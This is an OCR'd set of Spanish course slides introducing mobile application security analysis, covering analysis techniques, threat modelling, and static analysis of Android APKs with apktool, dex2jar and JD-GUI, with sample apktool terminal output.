Análisis de vulnerabilidades de dispositivos y aplicaciones

Introducción

Unidad 3


Contenidos

1. Introducción a las técnicas de análisis
2. Análisis estático
3. Laboratorios de análisis estático
4. Análisis dinámico
5. Laboratorios de análisis dinámico
6. Ejercicios de investigación

   Test de evaluación
7. Anexo: Ataques sobre BlackBerry o Windows Phone

Vídeo






Introducción a las técnicas de análisis

Introducción

- El análisis de seguridad es el proceso de verificación de que un sistema cumple unos ciertos criterios a nivel de seguridad.
- Estos criterios pueden variar dependiendo de multitud de factores:
  - Tipo de sistema: sistemas cableados vs. sistemas inalámbricos.
  - Vertical en la que se encuentra: personal vs empresarial.
  - Normativas y regulación aplicables: información considerada como sensible por la legislación.
- Muchos procesos de análisis de seguridad son incompletos porque los criterios que se han de analizar no se definen de forma previa al análisis o se han definido sin tener en cuenta el tipo de sistema que se va a analizar.




Errores típicos

- Realizarlo solo cuando se ha completado el sistema.
  - El análisis de seguridad debe incluirse a lo largo de todo el ciclo de desarrollo del *software*.
- Analizar únicamente el *software* o la tecnología.
  - La interacción de los usuarios con el *software* también es un punto que ha de tenerse en cuenta.
- Dar por sentado que la realización de un análisis de seguridad será capaz de identificar todos los problemas existentes.
  - No existe el análisis de seguridad perfecto.
- Dar por sentado ciertos comportamientos de agentes externos.
  - El análisis de seguridad debe analizar cómo las anomalías y eventos inesperados repercuten en el sistema.
- Utilizar solo técnicas automáticas.
  - Las herramientas automáticas son limitadas, hay que tener claro sus capacidades.

Documentación

- El análisis de seguridad debe ser documentado, desde su concepción a su finalización.
- Elementos que se deben incluir en el análisis:
  - Criterios de seguridad evaluados.
  - Elementos concretos del sistema que se analizan para verificar los criterios de seguridad.
  - Herramientas utilizadas durante el análisis de seguridad.
  - Procedimiento realizado para cada criterio y elemento.
  - Resultados obtenidos en la ejecución de cada uno de los procedimientos.
  - Recomendaciones para llevar a cabo en vista de los resultados obtenidos.



Técnicas

- El análisis de seguridad supone la combinación de diferentes técnicas de análisis.
- Cada técnica proporciona información sobre diferentes criterios de seguridad y en diferentes puntos del ciclo de vida del desarrollo.
- Según la información accesible para el analista, se pueden dividir en dos:
  - Análisis de caja blanca (*Whitebox testing*):
    - Dispone del código fuente y la documentación sobre el sistema para analizar.
  - Análisis de caja negra (*Blackbox testing*):
    - Sólo dispone del *software* que se va a analizar en su versión final con documentación limitada.
    - Suele disponer de un entorno controlado en el que realizar las pruebas.
    - Utilizando técnicas de ingeniería inversa, puede acceder al código fuente de la aplicación.

Técnicas de análisis de seguridad

Inspecciones y revisiones manuales

- Consiste en el análisis de la documentación existente y la realización de entrevistas con los desarrolladores.
- El análisis de la documentación debe incluir la revisión de los requisitos de seguridad, las políticas de programación segura utilizadas y el diseño del sistema.
- Aunque pueda parecer simple e inefectivo, este tipo de análisis puede detectar muchos problemas de seguridad en los estados iniciales del desarrollo, evitar la aparición de vulnerabilidades durante el proceso de desarrollo y ayudar a enfocar el resto de tareas de análisis de seguridad en aspectos concretos del sistema.
- Se debe seguir la política “confiar pero verificar”. Los diseñadores y la documentación pueden ofrecer datos erróneos sobre el funcionamiento del sistema.
- Este tipo de análisis consume mucho tiempo y requiere que el sistema esté correctamente documentado.

Modelado de amenazas

- El modelado de amenazas cataloga y evalúa los diferentes riegos y amenazas a los que puede estar sometido un sistema.
- Sirve para identificar los criterios de una aplicación que se deben revisar durante otras tareas de análisis de seguridad.
- Generalmente, supone la realización de los siguientes pasos:
  - Identificar los activos y funcionalidad del sistema.
  - Clasificar y catalogar los activos según su importancia.
  - Identificar las vulnerabilidades a las que están expuestos los activos (técnicas, operacionales o de gestión).
  - Explorar las amenazas que puedan suponer las vulnerabilidades identificadas mediante la creación de escenarios de ataque.
  - Desarrollar un plan de mitigación para cada una de las amenazas.

Revisión de código fuente

- Consiste en revisar el código fuente de la aplicación para buscar vulnerabilidades en el mismo.
- El análisis del código fuente, junto con otros elementos de una aplicación, conforman lo que se llaman “técnicas de análisis estático”.
- Toda la funcionalidad de la aplicación está expresada en su código fuente, por lo que es la fuente más indicada para la búsqueda de vulnerabilidades en una aplicación.
- En ocasiones, es la única forma de identificar la existencia de una vulnerabilidad.
- Ejemplos: problemas de concurrencia, lógica de negocio errónea, falta de comprobaciones a los parámetros de entrada, utilización de criptografía débil, etc.
- No detecta problemas que puedan surgir en tiempo de ejecución.

Prueba de penetración

- Consiste en analizar la seguridad de un sistema desde el exterior del mismo sin conocer su funcionamiento interno.
- Es una técnica de análisis de caja negra, ya que no se conoce en profundidad el funcionamiento interno de la aplicación.
- Para facilitar el análisis y conocer el funcionamiento interno del sistema que se va a analizar, se pueden utilizar técnicas de ingeniería inversa.
- El sistema se ejecuta (análisis dinámico) y, desde el exterior, se le somete a un conjunto de pruebas destinadas a verificar los criterios de seguridad que se van a analizar.
- Requiere del producto final ya desarrollado y no debería sustituir a las técnicas anteriores para evitar la aparición de vulnerabilidades durante las etapas tempranas del ciclo de desarrollo.

Prueba de penetración

- El ámbito móvil ofrece una serie de características diferenciadoras:
  - Comunicaciones inalámbricas a través de múltiples canales.
  - Portabilidad.
  - Recolección de información del entorno por medio de sensores.
  - Limitación en la capacidad de cómputo y consumo de energía.
  - Utilización de aplicaciones con restricciones de acceso al sistema.
- Esto hace que un análisis de seguridad para una aplicación móvil deba considerar una serie de criterios mínimos de forma específica:
  - Recursos accesibles por la aplicación.
  - Transmisión de datos por medios inalámbricos.
  - Almacenamiento de datos.
  - Fugas de información.
- En las siguientes secciones se describe como evaluar la seguridad de estos aspectos mediante técnicas de análisis estático y dinámico.



Análisis estático

Introducción

- El análisis estático consiste en el estudio de una aplicación únicamente mediante la inspección de su archivo binario, sin la ejecución del mismo.
- El análisis estático revisa los siguientes elementos:
  - Código fuente, ya sea el compilado o una versión o representación obtenida mediante ingeniería inversa.
  - Metadatos de la aplicación.
  - Ficheros de configuración de la aplicación (*manifest*).
  - Recursos utilizados por la aplicación:
    - Imágenes.
    - Ficheros de texto auxiliares.
    - Bases de datos.
    - Otros ficheros generados por la aplicación.



Elementos analizables

- Los elementos analizables de una aplicación dependen de la cantidad de información que se posea de la misma:
  - Si se dispone del código fuente de la aplicación habrá ciertas tareas que se podrán ejecutar directamente sobre el código fuente de la aplicación.
  - Si solo se dispone del fichero binario, el análisis es más limitado.
  - Si el binario se encuentra en el dispositivo, es posible que también se puedan analizar otros ficheros generados por la aplicación, aunque esta tarea corresponde también al análisis forense.
- El análisis estático permite conocer:
  - Posibles problemas de configuración de la aplicación.
  - Si la aplicación realiza la transmisión de datos a Internet de forma insegura.
  - La seguridad del almacenamiento de los diferentes elementos (credenciales, bases de datos, otros ficheros sensibles, etc.).
  - Las API de Android utilizadas por la aplicación.
  - Los mecanismos de seguridad en los diferentes elementos de la app.

Metodología

- Durante la realización del análisis estático es recomendable llevar un plan de los criterios de seguridad que se han de revisar y las acciones que hay que llevar a cabo para la comprobación de cada criterio.
- Para ello se recomienda:
  - Listar los elementos específicos de la aplicación que vamos a analizar.
  - Preparar el laboratorio de análisis, para que todos los elementos para analizar sean accesibles mediante las herramientas que tenemos instaladas.
  - Establecer la plantilla del informe con la siguiente estructura:
    - Un resumen ejecutivo que describa los principales resultados del análisis.
    - Un epígrafe por elemento analizable:
      - Dentro de cada epígrafe, una subsección con el elemento específico de la aplicación analizado para verificar el elemento en cuestión.
      - Describir en cada subsección las operaciones realizadas y los resultados obtenidos.
  - Preparar los ficheros binarios para el análisis.
  - Realizar el análisis utilizando el informe como guía.

Preparación del fichero binario

Preparación del fichero binario

Introducción

- Para el análisis estático, una aplicación se puede encontrar en tres estados:
  - Empaquetada en un proyecto compilable con el código fuente disponible.
  - Empaquetada en un fichero binario que no ha sido instalado.
  - Instalada en un dispositivo móvil.
- Según la clasificación, en base a la información disponible, el primer caso sería generalmente un análisis de caja blanca, mientras que el segundo y el tercero serían análisis de caja negra.
- El análisis estático se centra principalmente en el primer y segundo caso, el análisis forense, en el tercero.
- Sin embargo, se puede realizar un análisis estático de una aplicación instalada en un dispositivo, ya que pueden encontrarse los mismos elementos que en el fichero binario.

Preparación del fichero binario


Introducción

- En muchas ocasiones, en el entorno móvil, el fichero binario no puede ser analizado directamente. Este hecho puede deberse por ejemplo a la forma en la que está empaquetado o al cifrado que protege el código ejecutable del binario.
- Para poder realizar el análisis se hace necesario realizar un procesado previo de la aplicación que consiste en:
  - Desempaquetar el fichero binario en sus diferentes componentes:
    - Código fuente.
    - Imágenes.
    - Ficheros de configuración.
    - Etc.
  - Descifrar los elementos que se encuentren cifrados:
    - Para esto, hay ocasiones en las que se hace necesario extraer la aplicación directamente desde el dispositivo.

Preparación del fichero binario

Android

- Si es necesario obtener el fichero binario del dispositivo Android se debe extraer del **directorio */data/app*** en el dispositivo:
  - A través del **Android Device Monitor** desde Android Studio.



  - A través de **adb**:
    - En *platform-tools* dentro del directorio del sdk de Android.
    - Accesible desde la terminal de Santoku Linux.



  - Utilizando servicios de terceros como APK Downloader a través de la web.

Preparación del fichero binario

Android


- Una vez que se ha obtenido el fichero binario, es necesario desempaquetarlo.
- Para ello se utiliza la herramienta **apktool** (incluida en Santoku Linux).

```
> apktool d fichero.apk
```

```
santoku@santoku-VirtualBox:~/Downloads$ apktool d WhatsApp.apk whatsapp/
Input file (whatsapp/) was not found or was not readable.
santoku@santoku-VirtualBox:~/Downloads$ apktool d WhatsApp.apk
I: Using Apktool 2.0.3 on WhatsApp.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/santoku/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
santoku@santoku-VirtualBox:~/Downloads$
```

Video

Uso de apktool



Preparación del fichero binario

Android


- En Android, el **código compilado** (*dex*) puede ser traducido a un lenguaje **ensamblador legible** (smali) a través de un proceso que se denomina ***baksmaling*** (del islandés, desensamblado).
- **Apktool** genera los ficheros smali divididos por clases tal y como existirían en su forma Java correspondiente.
- Los ficheros **smali** tienen una correspondencia 1:1 con su correspondiente ***dex***. Esto implica que se puedan modificar y re-ensamblar en un fichero ***dex*** válido.

Para facilitar la lectura del código, los ficheros smali se pueden traducir a Java, pero la correspondencia entre ambos lenguajes no es exacta y es posible que no se traduzca todo el código de la aplicación.

Preparación del fichero binario

Android

- Se generan los siguientes directorios:



- ***assets***: Ficheros adicionales utilizados por la app.
- ***lib***: Librerías nativas compiladas al código dependiente del procesador.
- ***original***: *Manifest* y firmas en su estado original.
- ***res***: Ficheros de interfaz, imágenes y otros ficheros adicionales.
- ***smali***: Ficheros de códigos fuente en formato smali (extraídos de classes.dex).
- ***unknown***: Ficheros adicionales sin un directorio específico.
- ***AndroidManifest.xml***: Fichero *manifest* en formato legible.
- ***apktool.yml***: *Log* de apktool.


Preparación del fichero binario

Android

- Para ello se utilizan las herramientas:
  - **Dex2jar**: Transforma un fichero *dex* en un *jar* con ficheros *.class* compilados en bytecode de Java original.
    - Recientemente se han publicado otras alternativas como enjarify, de la propia Google para realizar esta tarea.
  - **JD-GUI**: Descompilador de ficheros *.class* a *.java.*
- En primer lugar llamar[illegible] Santoku.

